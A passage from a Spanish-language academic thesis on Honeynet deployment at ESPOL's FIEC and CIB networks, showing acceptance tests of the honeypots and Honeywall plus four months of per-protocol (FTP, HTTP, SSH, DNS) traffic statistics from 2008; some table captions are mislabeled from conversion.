El Honeypot Windows XP respondió correctamente

El Honeypot Debian respondió correctamente

Paso 3 Ping la máquina de pruebas desde los Honeypots, ejecutando ping `<IP>.`

Paso 4 Verificar que se obtiene respuesta con mínimo 4 ECHO replies desde la máquina de pruebas.

La máquina de pruebas respondió perfectamente al ping de Windows XP

La máquina de pruebas respondió perfectamente al ping de Debian

Prueba P04: Los Honeypots deben resolver nombres de dominio usando los DNS.

Paso 1 Ejecutar `“nslookup www.google.com”` o `“ping www.google.com”` en los Honeypots.

Paso 2 Verificar la correcta resolución de nombre para el dominio `www.google.com.`

El Honeypot Windows XP resolvió correctamete el dominio www.google.com.

El Honeypot Debian resolvió correctamete el dominio www.google.com.

Prueba P05: Los Honeypots tienen denegado el acceso hacia las direcciones IP restringidas.

Paso 1 Hacer ping desde los Honeypot hacia una IP denegada, ping `www.fiec.espol.edu.ec.`

Paso 2 Verificar que no se obtiene respuesta *“timeout”.*

El servidor www.fiec.espol.edu.ec no respondió al ping de Windows XP.

El servidor www.fiec.espol.edu.ec no respondió al ping de Debian.

Prueba P06: El Honeywall está registrando el tráfico.

Paso 1 Ingresar al Honeywall como root.

Paso 2 Seleccionar Menu->Status->Inbount Connectios / Onbout connectios.

Paso 3 Verificar los entradas con el protocolo ICMP correspondientes a los Ping realizados en pruebas anteriores.

Se confirma que el Honeywall está registrando los paquetes

Prueba P07: Walleye esta activado y permite ingresar con el usuario.

Paso 1 Conectar la máquina de pruebas a la interfaz de administración, configurar la IP correspondiente e ingresar a "https://IPADMISTRACION/walleye.pl:443'.

Paso 2 Ingresar el usuario y contraseña.

Paso 3 Verificar que el acceso este correcto.

Prueba P08: Walley muestra el tráfico registrado por el Honeywall.

Paso 1 Ingresar en Walleye.

Paso 2 En la pantalla principal click en ver paquetería de "*la última hora*".

Paso 3 Verificar el flujo ICMP proveniente de las pruebas anteriores.

Prueba P09: Honeywall envía mensajes de alerta.

Esta prueba no puede ser realizada, por motivos de seguridad no tenemos habilitados el puerto 25 en la red usado para esta prueba.

Prueba P10: Sebek está funcionando en los Honeypots y enviando datos.

Paso 1 Generar datos para el Sebek, para Windows ingresar comandos en la consola, en Linux conectarse por SSH a un

Honeypot e ingresar comandos.

Paso 2 Ingresar en Walleye y verificar los datos capturados por el Servidor Sebek, están marcados con la etiqueta "`Sebeked`".

Prueba P11: Nepenthes está funcionando en los Honeypots y recogiendo datos.

Paso 1 En el Honeypot abrir algún sitio web en el navegador.

Se abre un navegador en el Honeypot Debian

Paso 2 Revisar la captura de datos en `ls /var/lib/nepenthes/hexdumps`.

CAPÍTULO VI.

6 RESULTADOS

6.1 Resumen por protocolo de las actividades capturadas

Para un resumen detallado de las actividades capturadas durante los meses de agosto, septiembre, octubre y noviembre de 2008 en las redes Honeynet de la FIEC y CIB se ha separado el tráfico correspondiente a protocolos distintos lo cual facilitará la construcción de gráficos específicos para cada uno de ellos.

El tráfico recolectado en ambas redes que se ha reportado ha sido en los siguientes protocolos: FTP, HTTP, SSH, DNS, NETBIOS y TELNET.

En la red del CIB el protocolo SSH tuvo mayor actividad con un 46% a diferencia de los protocolos TELNET y NETBIOS donde no hubo ningún tipo de actividad durante los cuatro meses, la cual se puede apreciar en la Figura 6.1.1




Figura 6.1.1 Utilización de los protocolos en la red CIB

En la red de la FIEC el protocolo SSH es de aproximadamente el 63% de todo el tráfico en la red. FTP sigue siendo un fuerte segundo lugar en el 44% del tráfico total, a diferencia de TELNET donde no hubo ningún tipo de actividad, lo que se puede apreciar en la Figura 6.1.2




Figura 6.1.2 Utilización de los protocolos en la red CIB

La matriz de tráfico ofrece una visión general del volumen de tráfico generado entre dos pares de nodos, donde cada nodo se considera como una posible fuente de tráfico con destino en otro nodo.

Para la construcción de una matriz se debe tener en cuenta aspectos tales como la ubicación de las aplicaciones que generan tráfico, los servidores, la dirección del tráfico en la red, así como si este tráfico es bidireccional.

A continuación se muestran los gráficos de las matrices de tráfico en los protocolos FTP, TELNET, HTTP, SSH, DNS y NETBIOS en los meses de agosto, septiembre, octubre y noviembre en las redes FIEC y CIB de la ESPOL.

6.1.1 Actividades FTP

El File Transfer Protocol `(Protocolo de Transferencia de Archivos)` permite el envío y recepción de archivos entre sistemas que utilizan TCP/IP como pila de protocolos. Existen dos puertos que se utilizan durante la conexión:

- Control: `(puerto 21)` por la que se intercambia comandos y respuestas como secuencias de caracteres `(USER, PASS, DELE, PWD, QUIT).` Permanece abierta durante toda la sesión.
- Datos: para el intercambio de los archivos.

Se muestra un resumen detallado del tráfico generado por el protocolo FTP recogida en la red del CIB.

En el `Figura 6.1.3` se muestran las matrices de tráfico en el protocolo FTP en los meses de septiembre y noviembre.




Figura 6.1.3 Matriz del tráfico en el protocolo FTP CIB

En la `Tabla 6.1.1.1` se muestra el tráfico de cuatro meses producidos por el protocolo FTP.

FTP-CIB	Agosto	Septiembre	Octubre	Noviembre
FTP Non-FTP Traffic	0	12	0	2
FTP Server Returned Error	0	458,366	0	34,445
FTP Sever Slow Response Time	0	5,545	0	36
Capa de Transporte				
TCP Connection Refused	0	6	0	0
TCP Fast Retransmissions	0	0	0	0
TCP Low Window	0	513,594	0	2,420
TCP Repeated Connect Attempt	0	12	0	6
TCP Reset Connection	0	2,640	0	5
Retransmissions	0	7,594	0	1,139
TCP Slow ACK	0	62	0	60
TCP Too Many Retransmissions	0	89	0	30
TCP Window Frozen	0	244,291	0	18,418
TCP Zero Window Too Long	0	0	0	0

Tabla 6.1.1 Detalle para el tráfico FTP en el Honeypot CIB

En la `Tabla 6.1.1.2` y `6.1.1.3` se muestra el tráfico generado en los dos puertos que utiliza la conexión FTP.

	Agosto			Septiembre		
	Bytes	**Packets**	**Conec**	**Bytes**	**Packets**	**Conec**
FTP-CIB	0	0	0	87.601	1075,399	1,909
Control	0	0	0	87.601	1075,399	1,909
Data	0	0	0	0	0	0

Tabla 6.1.2 Detalle por mes de los paquetes recogidos por el protocolo FTP - CIB

	Octubre			Noviembre		
	Bytes	**Packets**	**Conec**	**Bytes**	**Packets**	**Conec**
FTP-CIB	0	0	0	6.017	73,740	14
Control	0	0	0	6.017	73,740	14
Data	0	0	0	0	0	14

Tabla 6.1.3 Detalle por mes de los paquetes recogidos por el protocolo FTP - CIB

Se muestra un resumen detallado del tráfico generado por el protocolo FTP recogida por la red del FIEC.

En el `Figura 6.1.1.2` se muestran las matrices de tráfico en el protocolo FTP en los meses de agosto, septiembre, octubre y noviembre.




Figura 6.1.4 Matriz del tráfico en el protocolo FTP FIEC

En la `Tabla 6.1.1.4` presenta el diagnostico de la red del protocolo FTP en la red del FIEC

FTP-FIEC	Agosto	Septiembre	Octubre	Noviembre
FTP Non-FTP Traffic	9	11	8	0
FTP Server Returned Error	13,675	67,674	143,656	331,243
FTP Sever Slow Response Time	70	368	17	43
Transport Layer				
TCP Connection Refused	6	8	14	3
TCP Fast Retransmissions	9	11	0	0
TCP Low Window	81,905	298,924	167,071	383,321
TCP Repeated Connect Attempt	12	55	2	0
TCP Reset Connection	8,687	2,741	22	8
Retransmissions	194	5,255	2,900	40,499
TCP Slow ACK	38	98	152	515
TCP Too Many Retransmissions	93	193	33	6,645
TCP Window Frozen	17,275	73,738	64,799	181,872
TCP Zero Window Too Long	0	0	0	0

Tabla 6.1.4 Detalle para el tráfico FTP en el Honeypot FIEC

En la `Tabla 6.1.1.5` y `6.1.1.6` se muestra el tráfico generado en los dos puertos que utiliza la conexión FTP.

	Agosto			Septiembre		
	Bytes	Packets	Conec	Bytes	Packets	Conec
FTP-FIEC	8.439	105,056	4,591	37.822	444,112	1,229
Control	8.439	105,056	4,591	35.976	441,332	1,213
Data	0	0	0	1.846	2,780	16

Tabla 6.1.5 Detalle por mes de los paquetes recogidos por el protocolo FTP - FIEC

	Octubre			Noviembre		
	Bytes	Packets	Conec	Bytes	Packets	Conec
FTP-FIEC	24.117	295,068	50	59.426	729,910	9
Control	24.117	295,068	50	59.426	729,910	9
Data	0	0	0	0	0	0

Tabla 6.1.6 Detalle por mes de los paquetes recogidos por el protocolo FTP - FIEC

6.1.2 Actividades Telnet

Durante los meses de recolección no recibimos ninguna actividad correspondiente al Protocolo Telnet.

6.1.3 Actividades HTTP

La mayoría del tráfico WEB hoy en día usa el protocolo de transferencia de hipertexto (HTTP), con el protocolo de control de transmisión (TCP). TCP proporciona varios servicios importantes para HTTP, incluyendo la transferencia de datos fiable y de control de gestión.

Con nuestras Honeynets en las redes de la FIEC y CIB hemos capturado todas las peticiones y respuestas HTTP generadas por cuatro diferentes máquinas en un periodo de cuatro meses.

Se muestra un resumen detallado del tráfico generado por el protocolo HTTP recogida por la red del CIB.

En el `Figura 6.1.3.1` se muestran las matrices de tráfico en el protocolo HTTP en los meses de agosto, septiembre, octubre y noviembre.




Figura 6.1.5 Matriz del tráfico en el protocolo HTTP CIB

En la `Tabla 6.1.3.1` presenta el diagnóstico de la red del protocolo HTTP en la red del CIB.

HTTP-CIB	**Agosto**	**Septiembre**	**Octubre**	**Noviembre**
HTTP Cliente Error	2	1	0	1
HTTP Request Not Found	0	25	1	2
HTTP Server Error	0	911	0	0
HTTP Sever Slow Response Time	16	0	2	54
Transport Layer				
TCP Connection Refused	1	13	0	0
TCP Fast Retransmissions	0	7	0	0
TCP Low Window	75	14,820	0	340
TCP Repeated Connect Attempt	2	197	0	1

TCP Reset Connection	5	98	5	11
Retransmissions	0	236	0	6
TCP Slow ACK	0	144	1	35
TCP Too Many Retransmissions	0	54	0	1
TCP Window Frozen	27	3,257	1	1
TCP Zero Window Too Long	0	2	0	0

Tabla 6.1.7 Detalle para el tráfico HTTP en el Honeypot CIB

En la `Tabla 6.1.3.2` y `6.1.3.3` se muestra el tráfico generado en los dos puertos que utiliza la conexión FTP.

	Agosto			Septiembre		
	Bytes	**Packets**	**Conec**	**Bytes**	**Packets**	**Conec**
HTTP-CIB	182.287	384	18	46.193	66,904	1,209

Tabla 6.1.8 Detalle por mes de los paquetes recogidos por el protocolo HTTP - CIB

	Octubre			Noviembre		
	Bytes	**Packets**	**Conec**	**Bytes**	**Packets**	**Conec**
HTTP-CIB	10.527	65	9	583.848	1,381	69

Tabla 6.1.9 Detalle por mes de los paquetes recogidos por el protocolo HTTP - CIB

Se muestran las estadísticas del tráfico de paquetes HTTP de la red FIEC.

En el `Figura 6.1.3.2` se muestran las matrices HTTP en los meses de agosto, septiembre, octubre y noviembre.




Figura 6.1.6 Matriz del tráfico en el protocolo HTTP FIEC

En la `Tabla 6.1.3.4` presenta el diagnóstico de la red del protocolo HTTP en la red de la FIEC.

HTTP-FIEC	Agosto	Septiembre	Octubre	Noviembre
HTTP Cliente Error	25	3	0	1
HTTP Request Not Found	81	245	0	0
HTTP Server Error	0	1	0	0
HTTP Sever Slow Response Time	35	368	55	3
Transport Layer				
TCP Connection Refused	39	57	45	6
TCP Fast Retransmissions	0	134	0	0
TCP Low Window	154	4,618	2,264	46
TCP Repeated Connect Attempt	16	293	744	7
TCP Reset Connection	90	157	460	26
Retransmissions	0	6	9	0
TCP Slow ACK	0	10	1	0
TCP Too Many Retransmissions	0	12	9	0
TCP Window Frozen	0	600	27	2
TCP Zero Window Too Long	0	0	3	0

Tabla 6.1.10 Detalle para el tráfico FTP en el Honeypot FIEC

En la `Tabla 6.1.3.5` y `6.1.3.6` se muestra el tráfico generado en los dos puertos que utiliza la conexión FTP.

En la `Tabla 6.1.3.5` y `6.1.3.6` se muestra el tráfico generado en los dos puertos que utiliza la conexión FTP.

	Agosto			Septiembre		
	Bytes	Packets	Conec	Bytes	Packets	Conec
HTTP-FIEC	181.935	1,286	172	14.524	25,857	1,059

Tabla 6.1.11 Detalle por mes de los paquetes recogidos por el protocolo HTTP - FIEC

	Octubre			Noviembre		
	Bytes	Packets	Conec	Bytes	Packets	Conec
HTTP-FIEC	1.328	9,440	1,290	96.708	280	27

Tabla 6.1.12 Detalle por mes de los paquetes recogidos por el protocolo HTTP - CIB

6.1.4 Actividades SSH

SSH `(Secure Shell)` es un protocolo de red que proporciona seguridad de acceso remoto en instalaciones de mando y ejecución, tales como telnet, rlogin, rsh. Este protocolo cifra el tráfico en ambas direcciones evitando el tráfico capturado y robo de contraseñas.

Se muestra un resumen detallado del tráfico generado por el protocolo SSH recogida por la red del CIB.

En la `Figura 6.1.4.1` se muestran las matrices SHH en los meses de agosto, septiembre y noviembre.




Figura 6.1.7 Matriz del tráfico en el protocolo SSH CIB

En la `Tabla 6.1.4.1` presenta el diagnóstico de la red del protocolo SSH en la red del CIB.

SSH-CIB	Agosto	Septiembre	Octubre	Noviembre
Transport Layer				
TCP Connection Refused	3	365	0	0
TCP Fast Retransmissions		1	0	0
TCP Low Window	668	316,299	0	0
TCP Port Scan		18	0	0
TCP Repeated Connect Attempt	4	60	0	0
TCP Reset Connection	9	714	0	0
Retransmissions	24	1,164	0	0
TCP Slow ACK	8	467	0	0
TCP Too Many Retransmissions	11	716	0	0
TCP Window Frozen	683	117,157	0	0

Tabla 6.1.13 Detalle para el tráfico SSH en el Honeypot CIB

En la `Tabla 6.1.4.2` y `6.1.4.3` se muestra el tráfico generado en los dos puertos que utiliza la conexión SSH.

SSH-CIB	Agosto			Septiembre		
	Bytes	Packets	Conec	Bytes	Packets	Conec
	905.528	6,054	238	173.368	1190,566	46,547

Tabla 6.1.14 Detalle por mes de los paquetes recogidos por el protocolo SSH - CIB

SSH-CIB	Octubre			Noviembre		
	Bytes	Packets	Conec	Bytes	Packets	Conec
	0	0	0	12.646	185	1

Tabla 6.1.15 Detalle por mes de los paquetes recogidos por el protocolo SSH - CIB

Se muestra un resumen detallado del tráfico generado por el protocolo SSH recogida por la red de la FIEC.

En el `Figura 6.1.4.2` se muestran las matrices SHH en los meses de agosto, septiembre, octubre y noviembre.




Figura 6.1.8 Matriz del tráfico en el protocolo SSH FIEC

En la `Tabla 6.1.4.4` presenta el diagnóstico de la red del protocolo HTTP en la red de la FIEC.

SSH-FIEC	Agosto	Septiembre	Octubre	Noviembre
Transport Layer				
TCP Connection Refused	174	261	0	0
TCP Fast Retransmissions	4,397	3,077	0	1
TCP Low Window	1086,523	1541,737	401	230
TCP Port Scan	10	0	0	0
TCP Repeated Connect Attempt	79	267	0	0
TCP Reset Connection	1,100	1,332	4	3
Retransmissions	3,074	4,967	1	0
TCP Slow ACK	556	1,507	0	1
TCP Too Many Retransmissions	5,017	6,395	0	1
TCP Window Frozen	157,516	189,095	39	106

Tabla 6.1.16 Detalle para el tráfico FTP en el Honeypot FIEC

En la Tabla 6.1.4.5 y 6.1.4.6 se muestra el tráfico generado en los dos puertos que utiliza la conexión SSH – FIEC.

SSH-FIEC	Agosto			Septiembre		
	Bytes	**Packets**	**Conec**	**Bytes**	**Packets**	**Conec**
	228.116	1560,754	60,919	291.196	1996,645	79,503

Tabla 6.1.17 Detalle por mes de los paquetes recogidos por el protocolo SSH - FIEC

SSH-FIEC	Octubre			Noviembre		
	Bytes	**Packets**	**Conec**	**Bytes**	**Packets**	**Conec**
	66.458	430	14	54.484	511	4

Tabla 6.1.18 Detalle por mes de los paquetes recogidos por el protocolo SSH - FIEC

6.1.5 Otras actividades

DNS (Domain Name System, sistema de dominios de nombre) es un protocolo cliente-servidor que usa el puerto 53 UDP. El cliente por medio de muchos programas hacen uso de la librería que se conecta al servidor, por ejemplo: ping, whois, nslookup, el navegador, etc. Y la función del servidor es proporcionar la información sobre la relación dirección IP – dominio.

Se muestra un resumen detallado del tráfico generado por el protocolo DNS recogida en la red del CIB.

En la Figura 6.1.5.1 se muestran las matrices DNS en los meses de agosto, septiembre, octubre y noviembre.




Figura 6.1.9 Matriz del tráfico en el protocolo DNS CIB

En la Tabla 6.1.5.1 presenta el diagnóstico de la red del protocolo DNS en la red del CIB.

DNS-CIB	Agosto	Septiembre	Octubre	Noviembre

Transport Layer				
DNS Host or Domain Not Exist	286	33,441	67	186
DNS Server Error	0	20	0	0
DNS Server Slow Response Time	86	1,311	2	1

Tabla 6.1.19 Detalle para el tráfico DNS en el Honeypot CIB

En la `Tabla 6.1.5.2` y `6.1.5.3` se muestra el tráfico generado en los dos puertos que utiliza la conexión DNS - CIB.

DNS-CIB	Agosto			Septiembre		
	Bytes	Packets	Conec	Bytes	Packets	Conec
Error	40.029	286	0	5.420	36,666	0
Query	32.240	381	0	6.023	70,158	0
Response	21.428	95	0	6.316	33,424	0
	93.697	762	0	17.760	140,248	0

Tabla 6.1.20 Detalle por mes de los paquetes recogidos por el protocolo DNS - CIB

DNS-CIB	Octubre			Noviembre		
	Bytes	Packets	Conec	Bytes	Packets	Conec
Error	7.917	67	0	21.979	186	0
Query	6.325	80	0	15.155	194	0
Response	2.974	13	0	3.021	8	0
	17.216	160	0	40.155	388	0

Tabla 6.1.21 Detalle por mes de los paquetes recogidos por el protocolo DNS - CIB

Se muestra un resumen detallado del tráfico generado por el protocolo DNS recogida por la red de la FIEC.

En la `Figura 6.1.5.2` se muestran las matrices DNS en los meses de agosto, septiembre, octubre y noviembre.




Figura 6.1.10 Matriz del tráfico en el protocolo DNS FIEC

En la `Tabla 6.1.5.4` presenta el diagnóstico de la red del protocolo DNS en la red de la FIEC.

DNS-FIEC	Agosto	Septiembre	Octubre	Noviembre
Transport Layer				
DNS Host or Domain Not Exist	53,097	53,558	1,114	286
DNS Server Error	320	3,160	0	0
DNS Server Slow Response Time	55	226	10	1

Tabla 6.1.22 Detalle para el tráfico DNS en el Honeypot FIEC

En la `Tabla 6.1.5.5` y `6.1.5.6` se muestra el tráfico generado en los dos puertos que utiliza la conexión FTP.

DNS-FIEC	Agosto			Septiembre		
	Bytes	Packets	Conec	Bytes	Packets	Conec
Error	8.287	58,967	0	8.937	60,721	0
Query	9.125	104,396	0	11.221	129,272	0
Response	9.948	45,426	0	14.190	68,537	0
	27.360	208,789	0		236,530	

Tabla 6.1.23 Detalle por mes de los paquetes recogidos por el protocolo DNS - FIEC

DNS-FIEC	Octubre			Noviembre		
	Bytes	Packets	Conec	Bytes	Packets	Conec
Error	143.892	1,208	0	33.956	286	0
Query	102.853	1,314	0	30.263	87	0
Response	66.019	236	0	23.114	296	0

	312.763	2,758	0	87.333	669	0

Tabla 6.1.24 Detalle por mes de los paquetes recogidos por el protocolo DNS - FIEC

NETBIOS (Network Basic Input Output System, Sistema Básico de E/S en la red) es un protocolo de comunicación entre ordenadores que comprende tres servicios (servicio de nombres, servicio de paquetes y servicio de sesión), y actualmente con la difusión de Internet, los sistemas operativos de Microsoft permiten ejecutar NETBIOS sobre el protocolo TCP/IP.

Se muestra un resumen detallado del tráfico generado por el protocolo NETBIOS recogida por la red del CIB.

En el gráfico 6.1.5.3 se muestran las matrices NETBIOS en los meses de agosto, septiembre, octubre y noviembre.

